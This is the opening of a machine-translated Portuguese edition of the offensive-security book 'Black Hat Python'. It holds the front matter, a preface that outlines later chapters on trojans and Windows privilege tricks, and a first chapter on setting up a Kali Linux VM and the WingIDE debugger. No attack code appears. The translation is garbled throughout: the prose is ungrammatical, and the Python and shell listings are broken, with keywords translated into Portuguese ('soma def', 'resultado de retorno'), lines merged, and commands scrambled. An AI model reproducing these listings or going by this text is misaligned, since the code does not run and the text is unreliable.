

Black Hat Python

*Python Programming for
Hackers and Pentesters*



Justin Seitz

Foreword by Charlie Miller



Black Hat Python: Programação Python para hackers e Pentesters

Justin Seitz

Publicado por No Starch Press

para Pat

Embora nunca conheci, eu sou eternamente grato por cada membro de sua família maravilhosa que me deu. Canadian Cancer Society www.cancer.ca

Sobre o autor

Justin Seitz é um pesquisador sênior de segurança da Immunity, Inc., onde ele gasta o seu caça bug tempo, engenharia reversa, escrever exploits, e codificação Python. Ele é o autor de *O chapéu cinzento Python*, o primeiro livro para cobrir Python para análise de segurança.

Sobre os Revisores Técnicos

Dan Frisch tem mais de dez anos de experiência em segurança da informação. Atualmente, ele é um analista de segurança sênior em uma agência de aplicação da lei canadense. Antes desse papel, ele trabalhou como consultor fornecer avaliações de segurança para empresas financeiras e de tecnologia na América do Norte. Porque ele é obcecado por tecnologia e detém uma 3^a faixa preta grau, você pode assumir (corretamente) que toda a sua vida é baseado em torno *O Matrix*.

Desde os primeiros dias do Commodore PET e VIC-20, a tecnologia tem sido um companheiro constante (e às vezes uma obsessão!) Para Cliff Janzen. Cliff descobriu sua paixão carreira quando ele se mudou para a segurança da informação em 2008, após uma década de operações de TI. Para os últimos anos Cliff foi feliz empregada como um consultor de segurança, fazendo tudo de revisão da política à penetração testes, e ele se sente sortudo por ter uma carreira que também é o seu passatempo favorito.

Prefácio

Python ainda é a língua dominante no mundo da segurança da informação, mesmo que a conversa sobre seu idioma de escolha, por vezes, parece mais uma guerra religiosa. ferramentas baseadas em Python incluem todos os tipos de fuzzers, proxies, e até mesmo o ocasional explorar. Exploram frameworks como CANVAS são escritos em Python como são ferramentas mais obscuros como PyEmu ou Sulley. Apenas sobre cada fuzzer ou explorar Eu escrevi foi em Python. Na verdade, a pesquisa pirataria automotivo que Chris Valasek e eu realizada recentemente continha uma biblioteca para injetar mensagens CAN em sua rede automotiva usando Python!

Se você está interessado em mexer com tarefas de segurança da informação, Python é uma grande linguagem de aprender por causa do grande número de engenharia e exploração bibliotecas reversa disponíveis para seu uso. Agora, se apenas os desenvolvedores Metasploit viria a seus sentidos e mudar de Ruby para Python, a nossa comunidade estariam unidos.

Neste novo livro, Justin cobre uma grande variedade de tópicos que um jovem hacker empreendedor teriam de sair do chão. Ele inclui instruções passo a passo de como ler e escrever pacotes de rede, como farejar a rede, bem como qualquer coisa que você pode precisar para auditoria de aplicações web e atacando. Ele então passa mergulho de tempo significativa em como escrever código para lidar com **especificidades de atacar sistemas Windows**. Em geral, *Black Hat Python* é uma leitura divertida, e enquanto ele não pode transformá-lo em um hacker golpe super como eu, certamente pode começar no caminho. Lembre-se, a diferença entre o script kiddies e profissionais é a diferença entre simplesmente usando ferramentas de outras pessoas e escrever o seu próprio. Charlie Miller St. Louis, Missouri setembro 2014

Prefácio

hacker de Python. Essas são duas palavras que você realmente poderia usar para me descrever. No Immunity, eu tenho a sorte de trabalhar com pessoas que realmente, realmente, sabe codificar Python. Eu não sou uma dessas pessoas. Eu passo grande parte do meu tempo de teste de penetração, e que requer o desenvolvimento de ferramentas Python rápida, com foco na execução e entrega de resultados (não necessariamente em beleza, otimização, ou mesmo a estabilidade). Ao longo deste livro você vai aprender que é assim que eu código, mas também sinto como se fosse parte do que me um pentester forte faz. Espero que esta filosofia e estilo ajuda-o bem. Como você progride através do livro, você também vai perceber que eu não tome mergulhos profundos em um único tópico. Isso ocorre por design. Eu quero dar-lhe o mínimo, com um pouco de sabor, de modo que você tem algum conhecimento fundamental. Com aquilo em mente, Eu polvilhado ideias e trabalhos de casa ao longo do livro para alavancar-lo em sua própria direção. Encorajo-vos a aprofundar estas ideias, e eu gostaria de ouvir de volta algumas de suas próprias atribuições implementações, ferramental, ou de trabalhos de casa que você tem feito. Como acontece com qualquer livro técnico, os leitores de diferentes níveis de habilidade com Python (ou de segurança da informação em geral) vai experimentar este livro de forma diferente. Alguns de vocês podem simplesmente agarrá-lo e prender capítulos que são pertinentes a um show de consultoria que se encontra, enquanto outros podem lê-lo de capa a capa. Eu recomendaria que se você é um novato para programador Python intermediário que você começar no início do livro e lê-lo em linha reta através em ordem. Você vai pegar algumas boas blocos de construção ao longo do caminho. Para começar, eu dou a alguns fundamentos de rede em **Capítulo 2** e lentamente trabalhar o nosso caminho através de soquetes brutos em **Capítulo 3** e utilizando em scapy **Capítulo 4**

por algum ferramental rede mais interessante. A próxima seção do livro trata de aplicações web de hackers, começando com seu próprio ferramentas personalizadas em **capítulo 5** e depois estendendo Suite Burp popular **Capítulo 6**. De lá, vai gastar uma grande quantidade de tempo falando sobre trojans, começando com o comando GitHub e controle em **Capítulo 7**, todo o caminho **Capítulo 10** onde vamos cobrir alguns truques de privilégios do Windows. O último capítulo é sobre o uso de volatilidade para automatizar algumas técnicas forenses de memória ofensivos.

Eu tento manter as amostras de código curto e direto ao ponto, e o mesmo vale para as explicações. Se você é relativamente novo para Python Encorajo-vos a perfurar cada linha para obter essa codificação memória muscular vai. Todos os exemplos de código-fonte deste livro estão disponíveis em

<http://nostarch.com/blackhatpython/>.

Aqui vamos nós!

Agradecimentos

Eu gostaria de agradecer a minha família - minha linda esposa, Clare, e meus cinco filhos, Emily, Carter, Cohen, Brady, e Mason - para todo o incentivo e tolerância enquanto eu passei um ano e meio da minha vida escrevendo este livro. Meus irmãos, irmã, mãe, pai, e Paulette também me deu muita motivação para continuar a empurrar através de não importa o quê. Eu amo todos vocês.

Para todos os meus pessoal da Imunidade (I iria listar cada um de vocês aqui se eu tinha o quarto): obrigado por me tolerar em uma base dia-a-dia. Você é realmente uma equipe incrível de se trabalhar. Para a equipe da No Starch - Tyler, Bill, Serena, e Leigh - muito obrigado por todo o trabalho duro que você colocou neste livro eo restante em sua coleção. Todos nós apreciá-lo.

Eu também gostaria de agradecer aos meus revisores técnicos, Dan Frisch e Cliff Janzen. Esses caras digitadas e criticado cada única linha de código, escreveu apoioando código, fez edições, e forneceu apoio absolutamente incrível durante todo o processo. Qualquer pessoa que está escrevendo um livro infosec deve realmente obter esses caras a bordo; eles foram surpreendentes e então alguns. Para o resto de vocês rufiões que compartilham bebe, ri e Gchats: obrigado por me deixar mijar e lamentar com você sobre escrever este livro.

Capítulo 1. Configuração do Python Ambiente

Este é o menos divertido - mas, no entanto crítica - parte do livro, onde nós caminhamos através da criação de um ambiente no qual a escrever e Python teste. Nós vamos fazer um curso intensivo de criação de uma máquina virtual Linux Kali (VM) e instalar um bom IDE para que você tenha tudo que você precisa para desenvolver código. Até o final deste capítulo, você deve estar pronto para enfrentar os exercícios e exemplos de código no restante do livro.

Antes de começar, vá em frente e baixar e instalar VMWare Player. [1]

Eu também recomendo que você tem algum do Windows VMs no pronto, bem como, incluindo Windows XP e Windows 7, de preferência de 32 bits em ambos os casos.

Instalando Kali Linux

Kali é o sucessor à distribuição BackTrack Linux, projetado por Offensive Security a partir do chão para cima como um sistema operacional de testes de penetração. Ele vem com uma série de ferramentas pré-instaladas e é baseado no Debian Linux, então você também vai ser capaz de instalar uma grande variedade de ferramentas e bibliotecas adicionais para além do que está no OS para começar. Primeiro, pegue uma imagem Kali VM a partir do seguinte URL:

<http://images.offensive-security.com/kali-linux-1.0.9-vm-i486.7z> . [2]

Baixar e descompactar a imagem e, em seguida, clique duas vezes nele para fazer VMWare Player aquecê-la. O nome de usuário padrão é *raiz* e a senha é *toor*. Isto deve levá-lo para o ambiente completo de desktop Kali como mostrado na Figura 1-1 .



Figura 1-1. O desktop Linux Kali

A primeira coisa que vamos fazer é garantir que a versão correta do Python está instalado.

Este livro vai usar Python 2.7 por toda parte. No shell (**aplicações ▷ **Acessórios** ▷ **Terminal**), execute o seguinte:**

```
root @ kali: ~ # --version python
Python 2.7.3 root @
kali: ~ #
```

Se você baixou a imagem exata que eu recomendado acima, Python 2.7 será instalado automaticamente. Por favor, note que o uso de uma versão diferente do Python pode quebrar alguns dos exemplos de código neste livro. Você foi avisado.

Agora vamos adicionar algumas peças úteis de gerenciamento de pacotes Python na forma de easy_install e pip. Estes são muito parecido com o apto gerenciador de pacotes porque eles permitem que você instale diretamente bibliotecas Python, sem ter que baixar manualmente, desempacotar e instalá-los. Vamos instalar ambos os gerenciadores de pacotes, emitindo os seguintes comandos:

```
root @ kali: ~ #: Apt-get install python-setuptools python-pip
```

Quando os pacotes são instalados, podemos fazer um teste rápido e instalar o módulo que vamos usar em [Capítulo 7](#) para construir um trojan baseado em GitHub. Digite o seguinte em seu terminal:

```
root @ kali: ~ #: pip instalar github3.py
```

Você deve ver uma saída no seu terminal indicando que a biblioteca está sendo baixados e instalados.

Em seguida, cair em um shell Python e validar que ele foi instalado corretamente:

```
root @ kali: ~ #: píton
Python 2.7.3 (padrão, 14 março de 2014, 11:57:14) [GCC 4.7.2] no linux2

Type "help", "copyright", "créditos" ou "licença" para mais informações.
>>> github3 importação
>>> Saída()
```

Se os resultados não são idênticos a estes, em seguida, há um “erro de configuração” no seu ambiente de Python e você trouxe grande vergonha para o nosso dojo Python! Neste caso, certifique-se de que você seguiu todos os passos acima e que você tem a versão correta do Kali.

Tenha em mente que para a maioria dos exemplos ao longo deste livro, você pode desenvolver seu código em uma variedade de ambientes, incluindo Mac, Linux e Windows. Há alguns capítulos que são específicos para Windows, e eu vou ter certeza de deixar

você sabe, no início do capítulo.

Agora que temos o nosso ambiente virtual configurado, vamos instalar um Python IDE para o desenvolvimento.

WingIDE

Enquanto eu normalmente não defendo produtos de software comerciais, WingIDE é a melhor IDE que eu usei nos últimos sete anos na imunidade. WingIDE fornece toda a funcionalidade básica IDE como auto-realização e explicação dos parâmetros da função, mas suas capacidades de depuração são o que o diferencia de outros IDEs. Vou dar-lhe um rápido resumo da versão comercial do WingIDE, mas é claro que você deve escolher qualquer versão é melhor para você. [3]

—

Você pode pegar WingIDE de <http://www.wingware.com/>, e eu recomendo que você instale o julgamento de modo que você pode experimentar em primeira mão algumas das funcionalidades disponíveis na versão comercial.

Você pode fazer o seu desenvolvimento em qualquer plataforma que você deseja, mas que poderia ser melhor para instalar WingIDE em seu Kali VM, pelo menos para começar. Se você seguiu junto com minhas instruções até agora, certifique-se de baixar a 32-bit. deb pacote para WingIDE, e salve-o em seu diretório de usuário. Em seguida, cair em um terminal e execute o seguinte:

```
root @ kali: ~ # dpkg -i wingide5_5.0.9-1_i386.deb
```

Isso deve instalar WingIDE como planejado. Se você receber quaisquer erros de instalação, pode haver dependências não satisfeitas. Neste caso, basta executar:

```
root @ kali: ~ # apt-get -f install
```

Isso deve resolver quaisquer dependências que estão faltando e instalar WingIDE. Para verificar se você instalou-lo corretamente, certifique-se que você pode acessá-lo, como mostrado na

Figura 1-2 .




Figura 1-2. Acessando WingIDE a partir do desktop Kali

Fogo até WingIDE e abrir um novo arquivo de Python em branco. Em seguida, acompanhar como eu dar-lhe um rápido resumo de alguns recursos úteis. Para começar, sua tela deve ser semelhante **Figura 1-3**, Com a sua área de edição de código principal no canto superior esquerdo e um conjunto de guias na parte inferior.




Figura 1-3. layout da janela principal WingIDE

Vamos escrever um código simples para ilustrar algumas das funções úteis do WingIDE, incluindo as guias de depuração sonda e dados Stack. Perfurar o seguinte código para o editor:

```
soma def (NUMBER_ONE, NUMBER_TWO):
    number_one_int = convert_integer (NUMBER_ONE) number_two_int =
        convert_integer (NUMBER_TWO)

    resultado = number_one_int + number_two_int

    resultado de retorno

convert_integer def (number_string):

    converted_integer = int (number_string) converted_integer retorno

    resposta = soma ( "1", "2")
```

Este é um exemplo muito artificial, mas é uma excelente demonstração de como

para tornar a sua vida mais fácil com WingIDE. Guardá-lo com qualquer nome de arquivo que você deseja, clique no **Depurar** item de menu e selecione o **Selecionar atual como principal arquivo Debug** opção, como se mostra na **Figura 1-4**.




Figura 1-4. Definir o script Python atual para depurar

Agora definir um ponto de interrupção na linha de código que diz:

```
converted_integer retorno
```

Você pode fazer isso clicando na margem esquerda ou pressionando a tecla F9. Você deverá ver um pequeno ponto vermelho aparecer na margem. Agora executar o script pressionando F5, e execução deve parar em seu ponto de interrupção. Clique no **dados Stack** guia e você deve ver uma tela como a de **Figura 1-5**. O guia Dados Stack vai nos mostrar algumas informações úteis, tais como o estado de todas as variáveis locais e globais no momento em que o nosso ponto de interrupção foi atingido. Isto permite-lhe depurar código mais avançado, onde você precisa inspecionar variáveis durante a execução de rastrear bugs. Se você clicar no drop-down

bar, você também pode ver a pilha de chamadas atual, que informa qual função chamada a função que você está atualmente dentro. Dê uma olhada em [Figura 1-6](#) para ver o rastreamento de pilha.




Figura 1-5. Visualização de dados pilha após um hit breakpoint




Figura 1-6. Visualizando o rastreamento de pilha atual

Nós podemos ver isso convert_integer foi chamado a partir do soma função na linha 3 do nosso script Python. Isso se torna muito útil se você tiver chamadas de função recursiva ou uma função que é chamado de muitos lugares potenciais. Usando o guia dados Stack virá em muito útil em seu Python desenvolvimento de carreira! A próxima característica importante é a guia Debug Probe. Essa guia permite que você cair em um shell Python que está em execução no contexto atual do momento exato em que o ponto de interrupção foi atingido. Isso permite que você inspecionar e modificar variáveis, bem como escrever pequenos trechos de código de teste para experimentar novas ideias ou para solucionar problemas. Figura 1-7 demonstra como inspecionar o converted_integer

variável e alterar o seu valor.

